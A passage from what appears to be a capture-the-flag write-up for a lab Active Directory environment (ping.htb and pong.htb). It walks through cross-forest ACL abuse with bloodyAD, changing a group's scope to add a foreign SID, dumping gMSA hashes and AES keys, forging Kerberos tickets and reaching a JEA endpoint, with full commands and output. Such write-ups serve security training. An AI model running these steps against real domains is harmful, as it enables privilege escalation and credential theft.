The scan confirms 192.168.2.2 is DC2.pong.htb, a Domain Controller in the second forest. We add both internal names to the local resolver configuration before using Kerberos, because the realm and service names must match the hostnames in the tickets.
We’ll add the new forest to /etc/hosts and /etc/krb5.conf.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
❯ iRealm -i 192.168.2.2 -d pong.htb -n DC2 --cross-forest --force

  _ _____            _
 (_)  __ \          | |
  _| |__) |___  __ _| |_ __ ___
 | |  _  // _ \/ _` | | `_ ` _ \
 | | | \ \  __/ (_| | | | | | | |
 |_|_|  \_\___|\__,_|_|_| |_| |_|


🌲 Cross-forest target saved in /root/.adenv:
   CROSS_DC_IP=192.168.2.2   CROSS_FQDN=DC2.pong.htb   CROSS_HOSTNAME=DC2   CROSS_DOMAIN=pong.htb

🗂️  Backup saved as /etc/hosts.bak
✅ Added to /etc/hosts!

🗂️  Backup saved as /etc/krb5.conf.bak
🌲 Adding Cross-Forest config to /etc/krb5.conf...

🎉 Done! Hosts and Kerberos config updated.

⏳ Time sync skipped.

 Exit...
iRealm --cross-forest adds the PONG realm, so the generated configuration now contains both PING.HTB and PONG.HTB KDC definitions.
The configuration now looks like this.
1
2
3
4
5
6
7
8
9
10
11
12
❯ cat /etc/hosts
127.0.0.1       localhost

::1     localhost ip6-localhost ip6-loopback
fe00::  ip6-localnet
ff00::  ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       htb

10.129.245.56   DC1.ping.htb ping.htb DC1
192.168.2.2     DC2.pong.htb pong.htb DC2
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
❯ cat /etc/krb5.conf
[libdefaults]
    default_realm = PING.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false
    ticket_lifetime = 24h
    renew_lifetime = 7d
    forwardable = true
    rdns = false

[realms]
    PONG.HTB = {
        kdc = DC2.pong.htb
        admin_server = DC2.pong.htb
    }
    PING.HTB = {
        kdc = DC1.ping.htb
        admin_server = DC1.ping.htb
    }

[domain_realm]
    .pong.htb = PONG.HTB
    pong.htb = PONG.HTB
    .ping.htb = PING.HTB
    ping.htb = PING.HTB
The cross-forest configuration maps DC2.pong.htb to the PONG.HTB realm while preserving DC1.ping.htb as the PING.HTB KDC. This lets us request Kerberos service tickets in PONG while authenticating with the trusted PING principal.
Cross-Forest Domain Enumeration
We’ll verify that the bidirectional trust works between PING.HTB and PONG.HTB. The c.roberts user successfully authenticates to PONG.HTB.
1
2
3
❯ nxc ldap DC2.pong.htb -u 'c.roberts' -p 'AssumedBreach123' -d ping.htb -k
LDAP        DC2.pong.htb    389    DC2              [*] None (name:DC2) (domain:ping.htb) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP        DC2.pong.htb    389    DC2              [+] ping.htb\c.roberts:AssumedBreach123
We can therefore collect PONG objects with the PING credentials. We’ll run DACLhound against the second forest as well.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
❯ daclhound collect --host DC2.pong.htb -d ping.htb -u 'c.roberts' -p 'AssumedBreach123' -k
[*] Collecting computers DACLs from DC2.pong.htb
[*] Collecting containers DACLs from DC2.pong.htb
[*] Collecting domain DACLs from DC2.pong.htb
[*] Collecting foreign-security-principals DACLs from DC2.pong.htb
[*] Collecting gpos DACLs from DC2.pong.htb
[*] Collecting groups DACLs from DC2.pong.htb
[*] Collecting ous DACLs from DC2.pong.htb
[*] Collecting sites DACLs from DC2.pong.htb
[*] Collecting domain trusts from DC2.pong.htb
[*] Collecting users DACLs from DC2.pong.htb
[*] Collecting ADCS certificate templates from DC2.pong.htb
[i] No ADCS certificate templates found; continuing
[*] Collecting ADCS enterprise CAs from DC2.pong.htb
[i] No ADCS enterprise CAs found; continuing
[*] Collecting ADCS root CAs from DC2.pong.htb
[i] No ADCS root CAs found; continuing
[*] Collecting ADCS issuance policy OIDs from DC2.pong.htb
[*] Collecting ADCS PKI containers from DC2.pong.htb
[*] Collecting ADCS NTAuth store from DC2.pong.htb
[!] ADCS NTAuth store collection warning: noSuchObject — Reason:(ERROR_DS_OBJ_NOT_FOUND) Directory object not found.; continuing
[+] Objects: 208 | ACEs: 3014 | Trustees: 14 | ADCS findings: 0
[+] Graph: pong.htb.json
The second collection finds 208 objects and 3,014 ACEs. We can now combine both JSON files in DACLhound. If objects from PING.HTB and PONG.HTB are related through trusts, foreign security principals, group memberships or ACLs, DACLhound resolves and joins those relationships in the same graph.

After marking c.roberts as Owned, combining both JSON files reveals several interesting cross-forest relationships.

- The
IT SERVICE ADMINS@PONG.HTBgroup, made up ofP.SANCHEZ@PONG.HTB,R.RUPERT@PONG.HTB, andC.CARLSSEN@PONG.HTB, has GenericWrite over three service accounts:SVC_LDAP@PONG.HTB,SVC_PRINT@PONG.HTB, andSVC_SQL@PONG.HTB. The latter appears to be SQLAdmin for the MSSQL service onDC2$@PONG.HTB.C.CARLSSEN@PONG.HTBis also a member ofREMOTE MANAGEMENT USERS@PONG.HTB, so WinRM access toPONG.HTBmay be possible.

- The user
C.ROBERTS@PING.HTBis a member ofIT@PING.HTB. This group ownsGMSA MANAGERS@PONG.HTB, and that group can read the passwords ofGMSA$@PING.HTBandPONG_GMSA$@PONG.HTB.

bloodyAD requests the TGT using RC4 and does not force AES, so we’ll request the TGT manually because this KDC only accepts AES.
The graph shows that the IT@PING.HTB group owns the GMSA MANAGERS@PONG.HTB group. Since c.roberts is a member of IT, the practical route is to use that ownership to grant the trusted PING SID the rights needed to join gMSA Managers.
Before modifying the group, we request a Kerberos ccache manually with Impacket. This avoids the RC4 negotiation used by the current bloodyAD password path and gives us a ticket that can authenticate to the PONG DC.
1
2
3
4
❯ getTGT.py ping.htb/'c.roberts':'AssumedBreach123' -dc-ip $DC_IP
Impacket v0.14.0.dev0+20261104.142624.0b3ef2b - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in c.roberts.ccache
Reading the PONG gMSA Through Cross-Forest Group Control
We’ll grant IT@PING.HTB GenericAll over GMSA MANAGERS@PONG.HTB. Since the IT group belongs to the PING.HTB forest and does not exist as a native object in PONG.HTB, we’ll reference it by its SID.
We can obtain the SID directly from DACLhound by clicking on the IT@PING.HTB object in the graph. The object details panel displays the group’s SID, which we can then use in the cross-forest bloodyAD command. We could also target c.roberts directly by retrieving and using the user’s SID in the same way.
1
2
❯ KRB5CCNAME=c.roberts.ccache bloodyAD --host DC2.pong.htb -d ping.htb -k add genericAll 'gMSA Managers' 'S-1-5-21-750635624-2058721901-1932338391-2618'
[+] S-1-5-21-750635624-2058721901-1932338391-2618 has now GenericAll on gMSA Managers
The cross-forest SID now has GenericAll over gMSA Managers. This gives us control of the group object, but it does not automatically make the foreign principal a valid group member.
Next, we’ll add ourselves to the group so we can read the gMSA password.
We’ll try to add IT@PING.HTB to GMSA MANAGERS@PONG.HTB (or add c.roberts directly by SID), but the Domain Controller returns ERROR_DS_GLOBAL_CANT_HAVE_CROSSDOMAIN_MEMBER: a global group cannot have a cross-domain member.
1
2
3
4
5
❯ KRB5CCNAME=c.roberts.ccache bloodyAD --host DC2.pong.htb -d ping.htb -k add groupMember 'gMSA Managers' 'S-1-5-21-750635624-2058721901-1932338391-2618'

<SNIP>


badldap.commons.exceptions.LDAPModifyException: unwillingToPerform for CN=gMSA Managers,CN=Users,DC=pong,DC=htb (Attr) — Reason:(ERROR_DS_GLOBAL_CANT_HAVE_CROSSDOMAIN_MEMBER) A global group cannot have a cross-domain member.
The first membership attempt fails because gMSA Managers is a Global Security Group. Global groups cannot contain members from another domain, so we inspect and change the group scope before retrying.
1
2
3
4
❯ KRB5CCNAME=c.roberts.ccache bloodyAD --host DC2.pong.htb -d ping.htb -k get object 'gMSA Managers' --attr groupType

distinguishedName: CN=gMSA Managers,CN=Users,DC=pong,DC=htb
groupType: -2147483646
We need to change to Security Universal Group (-2147483640):
1
2
❯ KRB5CCNAME=c.roberts.ccache bloodyAD --host DC2.pong.htb -d ping.htb -k set object 'gMSA Managers' groupType -v '-2147483640'
[+] gMSA Managers's groupType has been updated
The original value -2147483646 identifies a global security group. We first try the universal security-group value -2147483640, which permits membership across domains in many configurations.
We’ll try again after changing the group type.
1
2
3
4
5
❯ KRB5CCNAME=c.roberts.ccache bloodyAD --host DC2.pong.htb -d ping.htb -k add groupMember 'gMSA Managers' 'S-1-5-21-750635624-2058721901-1932338391-2618'

<SNIP>

badldap.commons.exceptions.LDAPModifyException: unwillingToPerform for CN=gMSA Managers,CN=Users,DC=pong,DC=htb (Attr) — Reason:(ERROR_DS_NO_FPO_IN_UNIVERSAL_GROUPS) Foreign security principals cannot be members of universal groups.
That attempt fails for a different reason: this directory does not allow the foreign security principal to be placed in a universal group. A domain-local security group is the compatible scope for a foreign principal, so we set groupType to -2147483644 and retry.

So we’ll change it to Domain Local Security Group (-2147483644):
1
2
❯ KRB5CCNAME=c.roberts.ccache bloodyAD --host DC2.pong.htb -d ping.htb -k set object 'gMSA Managers' groupType -v '-2147483644'
[+] gMSA Managers's groupType has been updated
This time the cross-domain principal can be added successfully.
1
2
❯ KRB5CCNAME=c.roberts.ccache bloodyAD --host DC2.pong.htb -d ping.htb -k add groupMember 'gMSA Managers' 'S-1-5-21-750635624-2058721901-1932338391-2618'
[+] S-1-5-21-750635624-2058721901-1932338391-2618 added to gMSA Managers
The cross-domain SID is now a member of gMSA Managers. Because that group is listed in PrincipalsAllowedToReadPassword for Pong_gMSA$, c.roberts can request the managed service account credentials through LDAP.
We’ll retrieve the gMSA password.
1
2
3
4
5
6
7
❯ nxc ldap DC2.pong.htb -u 'c.roberts' -p 'AssumedBreach123' -d ping.htb -k --gmsa
LDAP        DC2.pong.htb    389    DC2              [*] None (name:DC2) (domain:ping.htb) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP        DC2.pong.htb    389    DC2              [+] ping.htb\c.roberts:AssumedBreach123
LDAP        DC2.pong.htb    389    DC2              [*] Getting GMSA Passwords
LDAP        DC2.pong.htb    389    DC2              Account: Pong_gMSA$           NTLM: ddaefdc9add0e45601ce21583f3d8eda     PrincipalsAllowedToReadPassword: gMSA Managers
LDAP        DC2.pong.htb    389    DC2              Account: Pong_gMSA$           aes128-cts-hmac-sha1-96: bf541a9541aeeafa90c2efadcfc7b8fa
LDAP        DC2.pong.htb    389    DC2              Account: Pong_gMSA$           aes256-cts-hmac-sha1-96: 056576eb8c44f358953e84546f1fc05c3fe52f340df094e2f96b04990d4657bb
The gMSA read returns an NTLM hash plus AES128/AES256 Kerberos keys. The hash alone cannot be used because the PONG KDC rejects RC4, so the AES256 key is the credential we will use for Kerberos authentication.
The NTLM hash is not enough here, the KDC returns KDC_ERR_ETYPE_NOSUPP.
1
2
3
❯ nxc ldap DC2.pong.htb -u 'Pong_gMSA$' -H 'ddaefdc9add0e45601ce21583f3d8eda' -k
LDAP        DC2.pong.htb    389    DC2              [*] None (name:DC2) (domain:pong.htb) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP        DC2.pong.htb    389    DC2              [-] pong.htb\Pong_gMSA$:ddaefdc9add0e45601ce21583f3d8eda KDC_ERR_ETYPE_NOSUPP
The hash is valid material, but it maps to RC4 and the target-side policy rejects that encryption type. We therefore switch to the AES256 key returned by the gMSA read.
There are policies disabling NTLM and RC4.

The AES256 key works.
1
2
3
❯ nxc ldap DC2.pong.htb -u 'Pong_gMSA$' --aesKey 056576eb8c44f358953e84546f1fc05c3fe52f340df094e2f96b04990d4657bb
LDAP        DC2.pong.htb    389    DC2              [*] None (name:DC2) (domain:pong.htb) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP        DC2.pong.htb    389    DC2              [+] pong.htb\Pong_gMSA$:056576eb8c44f358953e84546f1fc05c3fe52f340df094e2f96b04990d4657bb
Shell as C.Carlssen on DC2.pong.htb
JEA Access as Pong_gMSA$ on DC1.ping.htb
We can now query the account itself and use its description to understand where the managed service account is intended to authenticate.
The account description contains a reference to JEA on DC1.
1
2
3
4
❯ bloodyAD --host DC2.pong.htb -d pong.htb -u 'Pong_gMSA$' -p '056576eb8c44f358953e84546f1fc05c3fe52f340df094e2f96b04990d4657bb' -f aes -k get object 'Pong_gMSA$' --attr description

distinguishedName: CN=Pong_gMSA,CN=Managed Service Accounts,DC=pong,DC=htb
description: JEA Enabled gMSA on DC1
The description points to a JEA endpoint on DC1. That is valuable because the gMSA is not a normal unrestricted WinRM administrator; we need to discover the exact session configuration exposed to it.
Just Enough Administration (JEA) is a Windows PowerShell security feature that restricts remote administrative sessions to a predefined set of commands, roles and capabilities. Instead of receiving a full PowerShell session, the user is connected to a constrained endpoint defined by a session configuration file (
.pssc).
We’ll request a TGT for Pong_gMSA$.
1
2
3
4
❯ getTGT.py pong.htb/'Pong_gMSA$' -aesKey 056576eb8c44f358953e84546f1fc05c3fe52f340df094e2f96b04990d4657bb -dc-ip 192.168.2.2
Impacket v0.14.0.dev0+20261104.142624.0b3ef2b - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Pong_gMSA$.ccache
The TGT is stored as Pong_gMSA$.ccache, which we pass to the JEA-aware WinRM client for the next tests.
We can use the following JEA-aware WinRM client: JEA-Shell. It accepts the ccache directly and lets us specify a PowerShell session endpoint.
When we try to access it, we get Access is denied.
1
2
3
4
5
❯ jea_shell.py --host DC1.ping.htb --ccache 'Pong_gMSA$.ccache'  --whoami

...<SNIP>...

pypsrp.exceptions.WSManFaultError: Received a WSManFault message. (Code: 5, Machine: DC1.ping.htb, Reason: Access is denied.)
The ticket authenticates successfully, but the default WinRM endpoint rejects the session with authorization error Code: 5. This separates authentication from authorization: the gMSA is valid, but we have not selected the JEA endpoint that grants it access.
Microsoft’s documentation explains that the session configuration is stored in a .pssc file.
JEA session definitions are registered from .pssc files. Finding the configuration file on the server should reveal the endpoint name and its language restrictions.

We’ll look for the .pssc file, which is normally stored under C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig\.

We find the .pssc file and identify its endpoint as Restricted, since the filename follows the <ConfigurationName>_<GUID>.pssc format.
The filename identifies the endpoint as Restricted. We read the file to confirm the endpoint name and the security mode instead of guessing a WinRM URL.
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig> ls


    Directory: C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/17/2026   3:44 AM            441 restricted_e26939b6-819a-496e-be9a-dfb45427c765.pssc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
*Evil-WinRM* PS C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig> type restricted_e26939b6-819a-496e-be9a-dfb45427c765.pssc
@{

# Version number of the schema used for this document
SchemaVersion = '2.0.0.0'

# ID used to uniquely identify this document
GUID = 'e26939b6-819a-496e-be9a-dfb45427c765'

# Author of this document
Author = 'Administrator'

# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'
LanguageMode = 'ConstrainedLanguage'
}
The configuration confirms a RestrictedRemoteServer session with ConstrainedLanguage. That explains why the unrestricted endpoint failed and why the client must request -endpoint Restricted.
Once we target the correct endpoint, the connection works. We now have an authenticated JEA session as pong\Pong_gMSA$, limited to the commands exposed by that endpoint.
1
2
❯ jea_shell.py --host DC1.ping.htb --ccache 'Pong_gMSA$.ccache' --endpoint Restricted --whoami
[+] Running as: pong\Pong_gMSA$
The tool provides several useful options.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
❯ jea_shell.py --help
usage: jea_shell.py [-h] --host HOST --ccache CCACHE [--krb5 PATH] [--endpoint NAME] [--port PORT] [--ssl] [--whoami] [--jea-commands] [--exec SCRIPT] [--history USER [USER ...]] [--read PATH] [--ls PATH] [--shell]

Kerberos WinRM shell — JEA-aware, CLM-compatible

options:
  -h, --help            show this help message and exit

connection:
  --host HOST           Target hostname or IP
  --ccache CCACHE       Kerberos ccache file
  --krb5 PATH           krb5.conf to use (default: /etc/krb5.conf)
